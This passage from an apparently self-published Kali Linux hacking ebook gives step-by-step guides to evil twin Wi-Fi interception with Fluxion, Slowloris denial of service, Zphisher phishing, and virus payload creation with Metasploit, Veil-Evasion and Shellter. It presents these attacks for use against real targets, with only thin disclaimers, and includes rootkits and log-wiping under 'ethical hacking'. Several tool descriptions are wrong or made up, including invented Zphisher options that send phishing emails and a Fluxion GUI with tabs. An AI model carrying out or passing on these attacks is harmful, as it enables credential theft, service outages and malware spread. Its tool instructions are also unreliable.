Furthermore, the use of these tools can also lead to a violation of the law. In many countries, it is illegal to access a network without permission, and the use of these tools can be considered a criminal act. Additionally, many of these tools can be used to intercept traffic and modify data, which can also lead to legal trouble.



## ***Evil Twin attack***

An evil twin attack is a type of cyberattack that takes advantage of the wireless networks and access points that are available publicly, such as those found in coffee shops, airports, and other public places. It is a type of man-in-the-middle attack where an attacker uses a malicious access point that appears as a legitimate one, often using the same name as the legitimate one. The attacker then intercepts the communications between a user and the legitimate access point, allowing them to capture data such as passwords, emails, and other sensitive information.

### ***What is an Evil Twin Attack?***

An evil twin attack is a type of cyberattack that utilizes public wireless networks and access points to gain access to sensitive information. It is a type of man-in-the-middle attack where an attacker uses a malicious access point that appears as a legitimate one, often using the same name as the legitimate one. The attacker then intercepts the communications between a user and the legitimate access point, allowing them to capture data such as passwords, emails, and other sensitive information.

The malicious access point can be set up in public places such as coffee shops, airports, and other public places, by exploiting the lack of authentication or encryption of the public wireless networks. The attacker may also use tools such as software-defined radios to extend the malicious access point's range.

The attacker is then able to eavesdrop on the communications between the user and the legitimate access point and can also manipulate the communications. This allows the attacker to gain access to sensitive information such as usernames, passwords, credit card numbers, and other confidential information.

### ***How Does an Evil Twin Attack Work?***

An evil twin attack is a type of man-in-the-middle attack. It takes advantage of public wireless networks and access points that are available publicly, such as those found in coffee shops, airports, and other public places. The attacker sets up a malicious access point that appears as a legitimate one, often using the same name as the legitimate one. The attacker then intercepts the communications between a user and the legitimate access point, allowing them to capture data such as passwords, emails, and other sensitive information.

The malicious access point is typically set up in public places such as coffee shops, airports, and other public places, by exploiting the lack of authentication or encryption of the public wireless networks. The attacker may also use tools such as software-defined radios to extend the malicious access point's range.

Once the malicious access point is set up, the attacker can then intercept the communications between the user and the legitimate access point. The attacker can then eavesdrop on the communications and can also manipulate the communications. This allows the attacker to gain access to sensitive information such as usernames, passwords, credit card numbers, and other confidential information.

## ***Types of Evil Twin Attacks***

There are two main types of evil twin attacks: active and passive.

Active evil twin attacks involve the attacker setting up a malicious access point that appears as a legitimate one. The attacker then intercepts the communications between a user and the legitimate access point, allowing them to capture data such as passwords, emails, and other sensitive information.

Passive evil twin attacks involve the attacker simply listening in on the communications between a user and the legitimate access point. This allows the attacker to gain access to sensitive information such as usernames, passwords, credit card numbers, and other confidential information.

## ***How to perform evil twin attack***

Using tools like fluxion you can easily perform an evil twin attack

### ***What is Fluxion?***

Fluxion is an open-source wireless security auditing tool designed to help ethical hackers audit the security of wireless networks. It is designed to be an easy-to-use tool that can be used to perform various security tests, such as evil twin attacks, brute-force attacks, and more. Fluxion is written in Bash and Python and can be used on any Linux system, including Raspberry Pi. It comes with a friendly graphical user interface that makes it easy to use, even for beginners.

### ***Step 1: Set Up the Target Machine***

In this step, we will be setting up the target machine. The target machine should have a wireless network adapter installed, and it should be connected to a wireless network.

### ***Step 2: Download Fluxion***

The next step is to download Fluxion. Fluxion can be downloaded from its official website. Once downloaded, unzip the file and copy the fluxion folder to the Kali Linux virtual machine.

### ***Step 3: Start Fluxion***

The next step is to start Fluxion. To do this, open a terminal window and navigate to the fluxion directory. Then, type the command “./fluxion” and press enter. This will start the Fluxion graphical user interface.

### ***Step 4: Scan for Access Points***

Once Fluxion has been started, the next step is to scan for access points. To do this, click on the “Scan” tab at the top of the window. This will bring up a list of access points that are in range.

### ***Step 5: Select the Target Access Point***

Once you have identified the target access point, select it from the list by clicking on it. This will bring up a window with information about the access point, such as its SSID, encryption type, and more.

### ***Step 6: Start the Attack***

Once you have selected the target access point, click on the “Start Attack” button at the bottom of the window. This will start the evil twin attack. Fluxion will then begin to intercept traffic from the target access point and launch man-in-the-middle attacks.

### ***Step 7: Monitor the Attack***

Once Fluxion has started the attack, it will begin to monitor the traffic and log any intercepted data. You can monitor the attack by clicking on the “Log” tab at the top of the window.

Fluxion can be used when it comes to performing evil twin attacks. While this type of attack has been used to target public Wi-Fi networks, corporate networks, and even home users, Fluxion can be used to better understand the security posture of a network and identify potential vulnerabilities.

In this topic we used pre-written scripts to perform the attack, however you should preferably use your custom made scripts as this will help you to modify the attack.



# ***Virus generating using kali Linux***

Virus generation is the process of creating malicious code, or “viruses”, which can be used to exploit vulnerabilities in computers and networks. Malicious code is typically distributed via email, malicious websites, instant messaging, and other means. Once a user downloads a malicious file, it can be used to gain access to the user’s computer or network, allowing an attacker to steal data, delete files, or even control the system.

Virus generation has become an increasingly important part of the security landscape, as malicious code is constantly being created and distributed by malicious actors. As such, it is important for security professionals and hackers alike to understand the fundamentals of virus generation and the various tools and techniques used to create malicious code.

## ***How to Generate Virus Payloads with Kali Linux***

Generating virus payloads with Kali Linux is relatively straightforward. The first step is to create a reverse shell, which is a type of malicious code that allows an attacker to connect to a vulnerable system and execute commands on it. To do this, users can use the Metasploit framework, which is included with Kali Linux.

Once the reverse shell has been created, users can then use the Veil-Evasion tool to generate a virus payload. Veil-Evasion is a tool that can be used to create malicious executables that can be used to exploit vulnerable systems. Additionally, users can also use Shellter to generate virus payloads. Shellter is a tool that can be used to inject malicious code into existing executables, allowing users to create malicious versions of legitimate programs.

### **Ethical and Legal Considerations**

***When using Kali Linux for virus generation, it is important to consider the ethical and legal implications of the work. Although Kali Linux can be used for legitimate security research, malicious actors can also use it to generate malicious code that can be used to exploit vulnerable systems. As such, it is important to consider the legal implications of using Kali Linux for virus generation. Additionally, users should also consider the ethical implications of using Kali Linux for malicious purposes, as it is important to respect the law and the rights of others***



## ***How To Install Hacking Tools In Linux Terminal***

Installing hacking tools in Linux terminal is a relatively easy process. To begin, you will need to open the terminal. On Ubuntu and other distributions, this can be done by pressing the Windows key and typing “Terminal”.

Once the terminal is open, you will need to type in the command to install the hacking tool. For example, if you are installing Nmap, you would type “sudo apt-get install nmap”.

Once the command has been typed, press enter and the installation will begin. This process may take a few minutes, but once it is finished you will be able to use the hacking tool.



# ***DOS attack***

A Denial of Service attack (DoS) is an attack that is used to make a computer or network resource unavailable to legitimate users, by flooding it with requests and overloading its resources. It can be done by either sending a large number of requests to the target system or by sending malicious data packets to the target system, which can cause it to crash or become unresponsive.

DoS attacks can be used to disrupt the availability of services, such as websites, email servers, and online games. DoS attacks are usually done by someone with malicious intent, such as a hacker or a disgruntled user.

DoS attacks can be carried out from anywhere on the internet and can be done with a variety of tools. Some of the most common tools used for DoS attacks are:

1. Ping of Death: This is a type of attack where the attacker sends a series of ICMP “ping” requests to the target system with a payload larger than what the system can handle. This can cause the system to crash or become unresponsive.
2. SYN Flood: This is a type of attack where the attacker sends a series of SYN requests to the target system. The system tries to establish a connection, but the attacker never sends the final ACK packet, thus preventing the connection from being established.

3. Distributed Denial of Service (DDoS): This is a type of attack where the attacker uses multiple computers to send requests to the target system. This makes it more difficult for the target system to detect and defend against the attack.

## ***What is Slowloris?***

Slowloris is an attack tool designed to launch a Distributed Denial of Service (DDoS) attack. It works by sending a large number of partial HTTP requests to the target server, using different clients. The server is then unable to process the requests, as they are incomplete, and eventually becomes overloaded. The attack is designed to be long-term, and can take down a server in a matter of minutes.

Slowloris is particularly dangerous because it is very difficult to defend against. It does not require a large amount of bandwidth or computing power, and can be launched from a single machine. It is also very difficult to identify, as it uses a large number of different clients, making it appear to be legitimate traffic. Finally, it is difficult to mitigate, as it requires the server to be shut down in order to stop the attack.

### ***How to install Slowloris?***

Slowloris can be installed on a Linux machine by downloading the source code from the official website. Once the source code is downloaded, it can be compiled and installed using the following commands:

```
$ tar xzf slowloris.tar.gz
```

```
$ cd slowloris
```


Once the installation is complete, Slowloris can be run using the following command:

```
$ slowloris [host] [port] [timeout]
```

The host and port parameters are required, and are the address and port of the target web server. The timeout parameter is optional, and is the amount of time that Slowloris will wait between requests. A higher timeout value will reduce the load on the server, but will also reduce the effectiveness of the attack.

Once the command is executed, Slowloris will begin sending partial HTTP requests to the target server. It will continue to send requests until the server becomes overloaded, or until the attack is stopped.





# *Phishing with Kali linux*

Zphisher is a powerful tool used for phishing attacks in Kali Linux. It is an open source tool developed by ZTech, a cybersecurity research team, to help users phish websites and accounts. The tool is designed to be used by both experienced and novice users, as it is easy to install and use. It is a great way to quickly and efficiently perform phishing attacks on vulnerable websites and accounts. This tutorial will provide an in-depth look at how to install and use Zphisher in Kali Linux.

## Installation of Zphisher

Installing Zphisher in Kali Linux is a fairly straightforward process. First, you need to open a terminal window by pressing Ctrl+Alt+T. Then, you need to clone the Zphisher repository using the following command:

```
git clone https://github.com/htr-tech/zphisher
```

This will clone the repository onto your computer. Once the repository has been cloned, you need to go into the directory where the repository is stored. This can be done by typing the following command in the terminal:

```
cd zphisher
```

Once you are in the directory, you will need to run the installation script. This can be done by typing the following command:

```
chmod +x install.sh
```

This will make the installation script executable. Then, you can run the installation script by typing the following command:

```
./install.sh
```

This will install Zphisher on your computer. Once the installation is complete, you will be able to use Zphisher.

### Using Zphisher

Now that Zphisher is installed on your computer, you can use it to perform phishing attacks. The first step is to create a list of targets. This can be done by typing the following command in the terminal:

```
zphisher --targets
```

This will open up a text editor where you can enter the list of targets. These can be websites, social media accounts, or other accounts that you want to target. Once you have finished entering the list of targets, you can save it and close the text editor.

Next, you need to select a phishing template. Zphisher comes with several pre-made templates, so you can simply select one of these. You can also create your own template by typing the following command in the terminal:

```
zphisher --template
```

This will open up a text editor where you can enter the HTML code for the template. Once you have finished creating the template, you can save it and close the text editor.

Finally, you can start the phishing attack. This can be done by typing the following command in the terminal:

```
zphisher --launch
```

This will start the attack. Zphisher will then send phishing emails to the targets that you specified. If the targets open the emails and click on the links, they will be taken to the phishing page that you created. If they enter their credentials, they will be sent to you.

In this topic we used pre-written scripts to perform the attack, however you should preferably use your custom made scripts as this will help you to modify the attack.



## **How does Ethical Hacking work ?**

In today's digital age, cybersecurity is becoming an increasingly important issue. It is no longer a matter of if, but when, organizations will be attacked. To combat this, ethical hacking has become a popular tool to help organizations protect themselves. It is a form of penetration testing that is used to discover and exploit vulnerabilities in IT systems and networks.

Ethical hacking has become a widely accepted practice for companies that are looking to boost their security posture. It is a proactive approach to identifying and mitigating possible threats that could be damaging to the organization. By utilizing ethical hackers, organizations can ensure that their systems and networks are secure from malicious actors.

### ***What is Ethical Hacking?***

Ethical hacking is a form of penetration testing that is used to identify potential weaknesses in IT systems and networks. It is used to find and exploit vulnerabilities before malicious actors can get a chance to do so. This can be done through a variety of techniques, such as reconnaissance, scanning, gaining access, maintaining access, and covering tracks.

The goal of ethical hacking is to simulate an attack on the system or network in order to identify any potential weaknesses or vulnerabilities. Once identified, the ethical hacker can provide the organization with the necessary information to mitigate these threats.

Ethical hacking is a necessary part of any organization's security posture. It is a proactive approach to security that can help organizations stay ahead of malicious actors. It can also help organizations identify any potential threats before they become a problem.

Types of Ethical Hacking : There are several different types of ethical hacking that can be used to identify potential weaknesses and vulnerabilities. These include:

- **White Box Ethical Hacking:** This type of hacking involves the ethical hacker having full access to the source code and architecture of the system or network. This allows them to identify and exploit any potential vulnerabilities.
- **Black Box Ethical Hacking:** This type of hacking involves the ethical hacker having no knowledge of the system or network prior to the test. This requires the ethical hacker to use a variety of techniques in order to identify any potential weaknesses or vulnerabilities.
- **Gray Box Ethical Hacking:** This type of hacking involves the ethical hacker having limited knowledge of the system or network prior to the test. This allows the ethical hacker to use a combination of white box and black box techniques to identify any potential weaknesses or vulnerabilities.

### ***Reconnaissance***

Reconnaissance is the first step of ethical hacking. During this phase, the ethical hacker gathers information about the target system or network. This includes things such as IP addresses, open ports, installed software, and other related information.

The goal of this phase is to gain a better understanding of the target and identify any potential weaknesses or vulnerabilities. This can be done through a variety of methods, such as foot-printing, scanning, and social engineering.

### ***Scanning***

After the reconnaissance phase, the ethical hacker will move on to the scanning phase. During this phase, the ethical hacker will use various tools and techniques in order to identify any potential vulnerabilities in the system or network. This includes things such as port scanning, vulnerability scanning, and application scanning.

### ***Gaining Access***

Once the ethical hacker has identified any potential vulnerabilities, they will then attempt to gain access to the system or network. This can be done through a variety of methods, such as exploiting a vulnerability, using default passwords, or using social engineering.

The goal of this phase is to gain access to the system or network without being detected. This can be done by using stealth techniques, such as using a VPN or Tor to mask the hacker's identity.

### ***Maintaining Access***

Once the ethical hacker has gained access to the system or network, they will then attempt to maintain access. This can be done by using backdoors, rootkits, or other methods of maintaining access. The goal of this phase is to keep the ethical hacker's access to the system or network undetected. This can be done by using various methods, such as setting up a remote access tool or using a rootkit.

### ***Clearing Tracks***

Once the ethical hacker has gained and maintained access to the system or network, the next step is to clear any tracks that were left behind. This can be done by using a variety of methods, such as wiping logs or deleting files.

The goal of this phase is to make it difficult for anyone to trace the ethical hacker's activities. This can be done by using various techniques, such as using Tor or encrypting data.

### ***Ethical Hacking Tools***

There are a variety of tools that can be used when conducting an ethical hacking test. These include port scanners, vulnerability scanners, and password crackers. Each of these tools can be used to identify potential weaknesses or vulnerabilities in the system or network.

Port scanners can be used to identify open ports on the target system or network. This can help the ethical hacker identify any potential vulnerabilities that could be exploited.

Vulnerability scanners can be used to identify any potential vulnerabilities in the system or network. This can help the ethical hacker identify any weaknesses that could be exploited.

Password crackers can be used to crack passwords and gain access to the system or network. This can help the ethical hacker gain access to the system or network without being detected.

### ***Social Engineering***

Social engineering is a type of attack that involves manipulating people into providing valuable information or access. It is a form of psychological manipulation that can be used to gain access to networks, systems, and applications.

The goal of this type of attack is to gain access to the targeted system or network without being detected. This can be done by using various tactics, such as phishing, baiting, and pretexting.

### ***Reporting***

Once the ethical hacking test is complete, the ethical hacker will then create a report of their findings. This report will include a detailed description of the systems and networks tested, the vulnerabilities identified, and any recommendations for mitigating the risks.

The report should also include the ethical hacker's contact information, in case the organization needs to follow up with any questions or concerns.

### ***Ethical Hacking Best Practices***

When conducting an ethical hacking test, there are a few best practices that should be followed. These include:

- **Conducting a risk assessment:** Before conducting an ethical hacking test, it is important to conduct a risk assessment to identify the potential risks and vulnerabilities. This will help the ethical hacker focus on the most critical areas.
- **Using a variety of tools and techniques:** It is important to use a variety of tools and techniques when conducting an ethical hacking test. This will help the ethical hacker identify any potential vulnerabilities in the system or network.
- **Maintaining a secure environment:** It is important to maintain a secure environment while conducting an ethical hacking test. This includes things such as using a VPN or Tor to mask the ethical hacker's identity and encrypting data.

# **DISCLAIMER**

---

***This book is intended to provide general information about hacking and security. It is published with the understanding that neither the author nor the publisher is engaged in rendering legal, accounting, or other professional services. If legal advice or other expert assistance is required, the services of a competent professional should be sought. The reader should also be aware that Internet websites mentioned in this book may have changed or disappeared between when this book was written and when it is read. No representations or warranties are made with respect to the accuracy or completeness of the contents of this book and specific advice should be sought from an appropriate professional before any action is taken. Neither the author nor the publisher shall be liable for any loss of profit or any other commercial damages, including but not limited to special, incident, consequential, or other damages.***

"This book is protected under the © Copyright Act of 1976. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, or otherwise, without permission in writing from the copyright holder."

**Contact : +92 3015949772**

**Email : [ihacker.pk@gmail.com](mailto:ihacker.pk@gmail.com)**